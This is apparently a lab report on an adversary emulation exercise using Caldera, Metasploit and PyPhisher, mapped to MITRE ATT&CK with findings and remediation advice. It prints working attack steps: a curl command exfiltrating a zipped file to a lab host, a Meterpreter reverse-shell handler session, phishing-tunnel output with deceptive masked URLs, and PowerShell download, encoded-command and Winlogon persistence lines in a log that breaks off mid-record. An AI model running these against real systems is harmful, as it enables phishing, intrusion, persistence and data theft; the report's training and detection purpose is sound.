Report: Comprehensive Reporting Lab—Adversary Emulation

Tool Used: Py-phisher, caldera, Metasploit, RTA, Logging sources.

Date: 17 September 2025

Scope: Controlled lab environment

Targets: Windows/Linux VMs

Methodology

Approach: Phishing (T1566) → Delivery (T1204) → Exploitation (T1190/T1059) →Persistence (T1547) → Exfiltration (T1048).

Tools used:

Py-phisher — phishing landing pages and credential capture (replaced Evilginx2 as requested).

Caldera — orchestration of adversary profile and automated ability execution.

Metasploit — payload creation and post-exploitation modules.

RTA/Atomic-style scripts — mapped to Caldera steps to automate small, repeatable tests.

Logging sources: Caldera operation logs, Metasploit sessions, host telemetry(EDR), mail gateway logs

Execution notes: Adversary profile constructed in Caldera with steps that executedRTA-style scripts (PowerShell, staged downloads, reverse shells). Each steptaggedwith relevant MITRE ATT&CK IDs.

Findings

F1 — Phishing success: Credential harvesting via Py-phisher succeeded against the lab test user due to permissive email gateway rules.
F2 — Insufficient MFA: Compromised credentials allowed broader test actions where MFA was not enforced on target services.
F3 — Limited EDR telemetry: Some post-exploitation behaviours (scripted lateral moves) produced sparse telemetry, delaying detection.
F4 — Automation blind spots: Fast, scripted RTA steps executed by Caldera reduced well time and bypassed some slower signature-based alerts.


Risk & Impact Assessment

Likelihood: High for phishing-based scenarios without robust mail filtering.
Impact: Moderate to high — credential compromise can lead to lateral movement and persistent access. CVSS-like mapping used for critical findings (see Findings Table).

Recommendations & Remediation Plan

- Enforce MFA on all user-facing services (primary mitigation for credential harvesting). Priority: High.
- Harden mail gateway: Block/flag typical PyPhisher artifacts, block HTML-only forms from outside, sandbox attachments. Priority: High.
- Tighten EDR telemetry: Enable script/command-line auditing, process ancestry, and network connection logging. Priority: High.
- Detection rules: Add detections for Caldera/RTA behaviour (rapid sequenced actions, staging in %TEMP%, one-off PowerShell downloads). Priority: Medium.
- SOC playbooks & runbooks: Build runbooks for phishing incidents and automated or chest ration detection. Priority: Medium.
- Periodic automated red team runs: Schedule Caldera+RTA runs to test detection and response cycles. Priority: Medium.

Evidence & Logs (Selected)




emulation lab

Objective: default

	Ordering	Name	Tactic	Technique	Executors	Requires	Unlocks	Payload	Cleanup	
☰	1	Download Macro-Enabled Phishing Attachment	initial-access	Phishing: Spearphishing Attachment	⊞				🗑	×
☰	2	Create a Process using WMI Query and an Encoded Command	execution	Windows Management Instrumentation	⊞					×
☰	3	Winlogon HKLM Shell Key Persistence - PowerShell	multiple	Boot or Logon Autostart Execution: Winlogon Helper DLL	⊞		🔑		🗑	×
☰	4	Identify local users	discovery	Account Discovery: Local Account	⊞					×
☰	5	Zip a Folder with PowerShell for Staging in Temp	collection	Data Staged: Local Data Staging	⊞		🔑		🗑	×
☰	6	hex encoaded data chunks http	exfiltration	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	⊞					×


Fig 1.1 Adversary phases



Time Ran	Status	Ability Name	Tactic	Agent	Host	pid	Link Command	Link Output
9/17/2025, 3:51:40 PM GMT+5:30	success	Download Macro-Enabled Phishing Attachment	initial-access	vkjfbi	DESKTOP-4V2J8CB	19796	View Command	No output
9/17/2025, 3:51:50 PM GMT+5:30	success	Create a Process using WMI Query and an Encoded Command	execution	vkjfbi	DESKTOP-4V2J8CB	14968	View Command	View Output
9/17/2025, 3:52:25 PM GMT+5:30	success	Winlogon HKLM Shell Key Persistence - PowerShell	multiple	vkjfbi	DESKTOP-4V2J8CB	19312	View Command	No output
9/17/2025, 3:53:05 PM GMT+5:30	success	Identify local users	discovery	vkjfbi	DESKTOP-4V2J8CB	14960	View Command	View Output
9/17/2025, 3:53:55 PM GMT+5:30	success	Zip a Folder with PowerShell for Staging in Temp	collection	vkjfbi	DESKTOP-4V2J8CB	13776	View Command	No output
9/17/2025, 3:55:35 PM GMT+5:30	success	hex encoaded data chunks http	exfiltration	vkjfbi	DESKTOP-4V2J8CB	21212	View Command	View Output

Fig 1.2 Operation phase successfully created and executed

RTA/Atomic scripts used



Create Ability

Ability ID

ID will be automatically created

Name

hex encoaded data chunks http

Description

exfiltrates a file by sending chuked Hex-encoded data using curl get

Tactic

exfiltration

Technique ID

T1048.003

Technique Name

Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol


Options

□ Singleton

□ Repeatable

□ Delete payload

Fig 1.3 creating a new ability



Platform

windows

Executor

cmd

Payloads No payloads

04f33d_remove_login_item.osa
2ebcb8_esx_darkside_discovery.txt
transfer_suid.sh
manx.go-linux
ed9e67_StartupParameters.plist
sshpass

Command

```
cmd /c curl.exe -v -T "%TEMP%\file.zip" "http://192.168.1.58:8081/file.zip"
```

Timeout

60


Cleanup

Requirements

Parsers

There must be at least 1 executor. Each executor must have a command, platform, timeout, and executor.

Fig 1.4 Making changes in executor in the new ability




starting-biography-peterson-cognitive.trycloudflare.com/login.html.php

facebook

Facebook helps you connect and share with the people in your life.


```
[v2.1]
[By KasRoudra]

[•] Initializing PHP server at localhost:8080....

[+] PHP Server has started successfully!

[•] Initializing tunnelers at same address.....

[+] Your urls are given below:

— CloudFlared ——————————————————————————————
 URL : https://around-introduce-taught-biz.trycloudflare.com
 MaskedURL : https://get-blue-badge-on-twitter-free@around-introduce-taught-biz.trycloudflare.com

— LocalHostRun ——————————————————————————————
 URL : https://32c535e1f1b346.lhr.life
 MaskedURL : https://get-blue-badge-on-twitter-free@32c535e1f1b346.lhr.life

— Serveo ——————————————————————————————
 URL : https://fb7c7c994f1e79a65f1f7dcd15b72e9b.serveo.net
 MaskedURL : https://get-blue-badge-on-twitter-free@fb7c7c994f1e79a65f1f7dcd15b72e9b.serveo.net

[?] Wanna try custom link? [y/N/help] : n

[+] Waiting for login info....Press Ctrl+C to exit
```

Fig 1.5 Phishing link being opened by victim



```
msf6 > use 51
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.58
LHOST => 192.168.1.58
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.58:4444
[*] Sending stage (177734 bytes) to 192.168.1.45
[*] Meterpreter session 1 opened (192.168.1.58:4444 -> 192.168.1.45:54462) at 2025-09-16 21:11:56 +0530

meterpreter > ls
Listing: C:\Users\Public
========================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040555/r-xr-xr-x  0      dir   2025-08-13 16:41:09 +0530  AccountPictures
040555/r-xr-xr-x  8192   dir   2025-08-18 23:14:36 +0530  Desktop
040555/r-xr-xr-x  4096   dir   2025-06-28 00:23:17 +0530  Documents
040555/r-xr-xr-x  0      dir   2019-12-07 14:44:54 +0530  Downloads
040777/rwxrwxrwx  0      dir   2025-05-09 13:09:20 +0530  Foxit Software
040555/r-xr-xr-x  0      dir   2025-06-26 14:40:06 +0530  Libraries
040555/r-xr-xr-x  0      dir   2019-12-07 14:44:54 +0530  Music
040555/r-xr-xr-x  0      dir   2019-12-07 14:44:54 +0530  Pictures
040555/r-xr-xr-x  0      dir   2019-12-07 14:44:54 +0530  Videos
100666/rw-rw-rw-  174    fil   2024-04-01 12:54:04 +0530  desktop.ini
040777/rwxrwxrwx  0      dir   2025-03-04 21:58:37 +0530  mod.io
100666/rw-rw-rw-  72     fil   2025-09-12 14:45:59 +0530  other_host_marker.txt
100777/rwxrwxrwx  73802  fil   2025-09-16 21:08:06 +0530  payload.exe
100666/rw-rw-rw-  9588   fil   2025-09-12 12:39:39 +0530  systeminfo_before.txt
100666/rw-rw-rw-  24     fil   2025-08-13 17:02:27 +0530  test.txt
100666/rw-rw-rw-  70     fil   2025-09-12 12:39:49 +0530  test_time.txt
100666/rw-rw-rw-  0      fil   2025-09-12 15:07:01 +0530  wazuh_test_download.txt
100666/rw-rw-rw-  108    fil   2025-09-12 15:03:37 +0530  wazuh_test_marker.txt
100666/rw-rw-rw-  70     fil   2025-09-12 15:07:37 +0530  wazuh_time_after.txt
100666/rw-rw-rw-  70     fil   2025-09-12 15:03:19 +0530  wazuh_time_before.txt

meterpreter > ▯
```


Fig 1.6 Meterpreter session being opened in kali



```
[{"command":"$url = 'http://192.168.1.58:8888/PhishingAttachment.xlsm'; [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; Invoke-WebRequest -Uri $url -OutFile $env:TEMP\\PhishingAttachment.xlsm","plaintext_command":"$url = 'http://192.168.1.58:8888/PhishingAttachment.xlsm';
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; Invoke-WebRequest -Uri $url -OutFile $env:TEMP\
\PhishingAttachment.xlsm","delegated_timestamp":"2025-09-17T10:21:40Z","collected_timestamp":"2025-09-17T10:21:45Z","finished_timestamp":"2025-09-17T10:21:46Z","status":0,"platform":"windows","executor":"psh","pid":10796,"agent_metadata":
{"paw":"vkjfbi","group":"red","architecture":"amd64","username":"DESKTOP-4V2J8CB\\Ajay Pratap Singh","location":"C:\\Users\\Public\\splunkd.exe","pid":18368,"ppid":6544,"privilege":"Elevated","host":"DESKTOP-4V2J8CB","contact":"HTTP","created":"2025-09-17T08:26:47Z"},"ability_metadata":
{"ability_id":"1afaec09315ab71fdfb167175e8a019a","ability_name":"Download Macro-Enabled Phishing Attachment","ability_description":"This atomic test downloads a macro enabled document from the Atomic Red Team GitHub repository, simulating an end user clicking a phishing link to download the file.\nThe file
\"PhishingAttachment.xlsm\" is downloaded to the %temp% directory.\n"},"operation_metadata":{"operation_name":"adversary emulation lab","operation_start":"2025-09-17T10:21:40Z","operation_adversary":"emulation lab"},"attack_metadata":{"tactic":"initial-access","technique_name":"Phishing: Spearphishing
Attachment","technique_id":"T1566.001"},"agent_reported_time":"2025-09-17T10:21:45Z"},{"command":"powershell -exec bypass -e
SQBuAHYAbwBrAGUALQBXAG0AaQBNAGUAdABoAG8AZAAgAC0AUABhAHQAaAAgAHcAaQBuADMAMgBfAHAAcgBvAGMAZQBzAHMAIAAtAE4AYQBtAGUAIABjAHIAZQBhAHQAZQAgAC0AQQByAGcAdQBtAGUAbgB0AEwAaQBzAHQAIABuAG8AdABlAHAAYQBkAC4AZQB4AGUA","plaintext_command":"powershell -exec bypass -e
SQBuAHYAbwBrAGUALQBXAG0AaQBNAGUAdABoAG8AZAAgAC0AUABhAHQAaAAgAHcAaQBuADMAMgBfAHAAcgBvAGMAZQBzAHMAIAAtAE4AYQBtAGUAIABjAHIAZQBhAHQAZQAgAC0AQQByAGcAdQBtAGUAbgB0AEwAaQBzAHQAIABuAG8AdABlAHAAYQBkAC4AZQB4AGUA","delegated_timestamp":"2025-09-17T10:21:50Z","collected_timestamp":"2025-09-17T10:22:22Z","finished_timestamp":"20
25-09-17T10:22:23Z","status":0,"platform":"windows","executor":"cmd","pid":14968,"agent_metadata":{"paw":"vkjfbi","group":"red","architecture":"amd64","username":"DESKTOP-4V2J8CB\\Ajay Pratap Singh","location":"C:\\Users\\Public\
\splunkd.exe","pid":18368,"ppid":6544,"privilege":"Elevated","host":"DESKTOP-4V2J8CB","contact":"HTTP","created":"2025-09-17T08:26:47Z"},"ability_metadata":{"ability_id":"28804c387d9958351c450cb8384efaf9","ability_name":"Create a Process using WMI Query and an Encoded Command","ability_description":"Solarigate
persistence is achieved via backdoors deployed via various techniques including using PowerShell with an EncodedCommand\n Powershell -nop -exec bypass -EncodedCommand <encoded command>\nWhere the -EncodedCommand, once decoded, would resemble:\n  Invoke-WMIMethod win32_process -name create -argumentlist 'rundll32
\\windows\\idmu\\common\\ypprop.dll _XInitImageFuncPtrs' -ComputerName WORKSTATION\nThe EncodedCommand in this atomic is the following: Invoke-WmiMethod -Path win32_process -Name create -ArgumentList notepad.exe\nYou should expect to see notepad.exe running after execution of this test.\n[Solarigate Analysis fro
Microsoft](https://www.microsoft.com/security/blog/2020/12/18/analyzing-solorigate-the-compromised-dll-file-that-started-a-sophisticated-cyberattack-and-how-microsoft-defender-helps-protect/)\n"},"operation_metadata":{"operation_name":"adversary emulation
lab","operation_start":"2025-09-17T10:21:40Z","operation_adversary":"emulation lab"},"attack_metadata":{"tactic":"execution","technique_name":"Windows Management Instrumentation","technique_id":"T1047"},"agent_reported_time":"2025-09-17T10:22:22Z"},{"command":"Set-ItemProperty \"HKLM:\\Software\\Microsoft\\Windo
NT\\CurrentVersion\\Winlogon\\\" \"Shell\" \"explorer.exe, C:\\Windows\\System32\\cmd.exe\" -Force","plaintext_command":"Set-ItemProperty \"HKLM:\\Software\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon\\\" \"Shell\" \"explorer.exe, C:\\Windows\\System32\\cmd.exe\"
